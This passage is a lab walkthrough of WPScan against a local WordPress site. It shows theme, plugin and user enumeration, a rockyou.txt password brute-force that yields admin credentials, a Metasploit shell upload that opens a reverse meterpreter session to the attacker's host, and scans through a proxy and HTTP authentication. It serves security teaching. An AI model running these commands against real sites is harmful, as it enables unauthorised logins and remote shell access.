Location: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/
Latest Version: 2.3 (up to date)
Last Updated: 2020-03-31T00:00:00.000Z
Readme: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/readme.txt
Style URL: http://192.168.1.105/wordpress/wp-content/themes/twentyseventeen/style.css
Style Name: Twenty Seventeen
Style URI: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featured images
Author: the WordPress team
Author URI: https://wordpress.org/
```

Enumerating WordPress Plugins

Plugins are the small piece of codes, that when added to a WordPress web-application, boost up the functionalities, and enhance the website's features.

But these plugins may sometimes cause great damage to the web-application due to their loosely written codes.

Let's check out the installed plugins on our target's web-application by executing the below command:

```
wpscan --url http://192.168.1.105/wordpress/ -e ap
```

Similar to the themes, we can also check the **vulnerable plugins** by using the “**-vp**” flag.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e ap
```



WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - <https://automattic.com/>
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]  
[+] Started: Tue Jun 30 17:01:33 2020
```

After waiting for a few seconds, WPScan will dump our desired result. From the below image, you can see the plugins “**mail-masta**” and “**reflex-gallery**” are installed over our target’s website. As a bonus, we even get the **last update** and the **latest version**.

```
[+] Enumerating All Plugins (via Passive Methods) ←
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta
Location: http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/
Latest Version: 1.0 (up to date)
Last Updated: 2014-09-19T07:52:00.000Z

Found By: Urls In Homepage (Passive Detection)

Version: 1.0 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt
Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
- http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt

[+] reflex-gallery
Location: http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/
Latest Version: 3.1.7 (up to date)
Last Updated: 2019-05-10T16:05:00.000Z

Found By: Urls In Homepage (Passive Detection)

Version: 3.1.7 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/readme.txt
```

Enumerating WordPress Usernames

In order to list out usernames of our target's website privileged users, execute the following command:

```
wpscan -url http://192.168.1.105/wordpress/ -e u
```

The flag “**u**” will grab all the usernames and will present a list on our screen.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e u
```



Wordpress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

As WPScan completes its work, we'll find a list of all the users with their user IDs, in accordance with how it grabbed them.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←

[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://192.168.1.105/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] paras
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] vijay
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln
```

Enumerate ALL with a single command

Does WPScan give us that privilege to scan up the web-applications to check everything in one go, whether it is its version, the installed themes, or the plugins?

Let's check this out!

Fire up the following command to grab everything we scanned above for our target web-application.

```
wpSCAN --url http://192.168.1.105/wordpress/ -e at  
-e ap -e u
```

-e: at: enumerate all themes of targeted website

-e: ap: enumerate all plugins of targeted website

-e: u: enumerate all usernames of targeted website

```
root@kali:~# wpSCAN --url http://192.168.1.105/wordpress/ -e at -e ap -e u
```



WordPress Security Scanner by the WPScan Team
Version 3.8.2

Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]  
[+] Started: Tue Jun 30 17:05:58 2020
```

Interesting Finding(s):

Brute-force attack using WPScan

With the help of usernames which we enumerated earlier, we can create a word list of all the users and can try a brute-force login attack using the default password list as “rockyou.txt”. You can learn more about cracking the WordPress logins from [here](#).

From the below image you can see our designed wordlist.

```
root@kali:~# cat user.txt
admin
vijay
paras
root@kali:~#
```

Let's now try to exploit the website by defacing its login credentials using the following command:

```
wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P /usr/share/wordlists/rockyou.txt
```

The **-U** and the **-P** flags are used to set up the username list and the password list respectively.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P /usr/share/wordlists/rockyou.txt
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:06:55 2020
```

It will start matching the valid combination of username and password and then dumps the result, from the given image you can see we found the login credentials.

```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - vijay / password
[SUCCESS] - admin / jessica
[SUCCESS] - paras / tinkerbell
Trying paras / barbie Time: 00:00:00 ←

[!] Valid Combinations Found:
|| Username: vijay, Password: password
|| Username: admin, Password: jessica
|| Username: paras, Password: tinkerbell

[!] No WPVulnDB API Token given, as a result vulnerability data has not
[!] You can get a free API token with 50 daily requests by registering a
```

Great!! We got the **admin** credentials as “**admin : jessica**”. Let’s try to get into the application’s dashboard with them.

The screenshot shows the WordPress dashboard at the URL 192.168.1.105/wordpress/wp-admin/. The top navigation bar includes a back arrow, forward arrow, refresh button, a home icon, and a search bar. The title bar says "Hacking Articles" and shows a count of 5 posts and 0 comments. The user "admin" is logged in. The dashboard features a sidebar with various icons for managing posts, pages, media, users, and more. The main content area displays a "Welcome to WordPress!" message with a "Dismiss" link. It also includes sections for "Get Started" (with a "Customize Your Site" button) and "Next Steps" (links to write a blog post, add an About page, set up a homepage, and view the site). A "More Actions" section provides links to manage widgets, menus, comments, and learn more about getting started. At the bottom, there are "Site Health Status" and "Quick Draft" sections.

Shell Upload using Metasploit

Isn't it great if you get the target's shell?

Run the following commands in order to get a meterpreter session of our target's web-application.

```
use exploit/unix/webapp/wp_slideshowgallery_upload  
msf exploit(wp_slideshowgallery_upload) > set rhost 192.168.1.105  
msf exploit(wp_slideshowgallery_upload) > set targeturi /wordpress  
msf exploit(wp_slideshowgallery_upload) > set username admin  
msf exploit(wp_slideshowgallery_upload) > set password jessica  
msf exploit(wp_slideshowgallery_upload) > exploit
```

From the below image you can see that we've successfully captured our target's meterpreter session.

```
msf5 > use exploit/unix/webapp/wp_slideshowgallery_upload ←  
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set rhosts 192.168.1.105  
rhosts ⇒ 192.168.1.105  
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /wordpress  
targeturi ⇒ /wordpress  
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin  
wp_user ⇒ admin  
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password jessica  
wp_password ⇒ jessica  
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.109:4444  
[*] Trying to login as admin  
[*] Trying to upload payload  
[*] Uploading payload  
[*] Calling uploaded file okdmywbr.php  
[*] Sending stage (38288 bytes) to 192.168.1.105  
[*] Meterpreter session 1 opened (192.168.1.109:4444 → 192.168.1.105:48096) at 2020-06-30 17:17:41 -0400  
[+] Deleted okdmywbr.php  
  
meterpreter > sysinfo  
Computer : ubuntu  
OS : Linux ubuntu 5.4.0-39-generic #43-Ubuntu SMP Fri Jun 19 10:28:31 UTC 2020 x86_64  
Meterpreter : php/linux  
meterpreter > █
```

Scanning over a Proxy Server

Is it possible to scan a WordPress web-application running over a proxy server?

Many web-applications use Proxy servers in order to be secure, but WPScan gives us this advantage to scan such web-applications using the “–proxy” flag.

Let's check it out how:

Our WordPress web-application is now running over a proxy server with a “port number as 3128”. You can learn more about how to set up a proxy server from [here](#).



Now if we try to scan it with the default usage option we'll get an error and our scan will halt. So let's try to use **the proxy port** in order to scan the web-application.

Simply run the following command to **bypass this proxy server**:

```
wpscan --url http://192.168.1.105/wordpress/  
--proxy http://192.168.1.105:3128
```


From the below image you can see that we are back into the scanning section.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ ←  
\\^__^/  
 \\  ooo/  
 /  ^__\ \/  
 ||----w |  
 ||     || .  
 WordPress Security Scanner by the WPScan Team  
 Version 3.8.2  
 Sponsored by Automattic - https://automattic.com/  
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
Scan Aborted: The target is responding with a 403, this might be due to a WAF. Please re-try with --randc  
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ --proxy http://192.168.1.105:3128 ←  
\\^__^/  
 \\  ooo/  
 /  ^__\ \/  
 ||----w |  
 ||     || .  
 WordPress Security Scanner by the WPScan Team  
 Version 3.8.2  
 Sponsored by Automattic - https://automattic.com/  
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]  
[+] Started: Tue Jun 30 17:34:12 2020  
Interesting Finding(s):  
[+] Headers  
| Interesting Entries:  
| - Server: Apache/2.4.41 (Ubuntu)  
| - X-Cache-Lookup: HIT from ubuntu:3128  
| - Via: 1.1 ubuntu (squid/4.10)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

Scanning with an HTTP Authentication enabled

Many websites enable HTTP authentication so that they can hide some essential and critical information from unauthenticated users.

We have also set a similar validation over our website with the credentials as “**raj : 123**”. To learn more about HTTP authentication click [here](#).



From the below image you can see that when we tried the normal scan, we got an alert as “**Please provide it with –http-auth**”.

Thus following this alert, we’ve used the **–http-auth** and had entered our credentials.

```
wpscan --url http://192.168.1.105/wordpress/ --http-auth  
raj:123
```

And there we go, our scan has been started now.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ ↗  
WordPress Security Scanner by the WPScan Team  
Version 3.8.2  
Sponsored by Automattic - https://automattic.com/  
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
Scan Aborted: HTTP authentication required (or was invalid), please provide it with --http-auth  
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ --http-auth raj:123 ↗  
WordPress Security Scanner by the WPScan Team  
Version 3.8.2  
Sponsored by Automattic - https://automattic.com/  
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]  
[+] Started: Tue Jun 30 17:46:15 2020  
Interesting Finding(s):  
[+] Headers
```

Reference:

- <https://www.hackingarticles.in/penetration-testing-lab-setup-wordpress/>
- <https://www.hackingarticles.in/multiple-ways-to-crack-wordpress-login/>
- <https://www.hackingarticles.in/wpscanwordpress-pentesting-framework/>

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

Windows

Linux

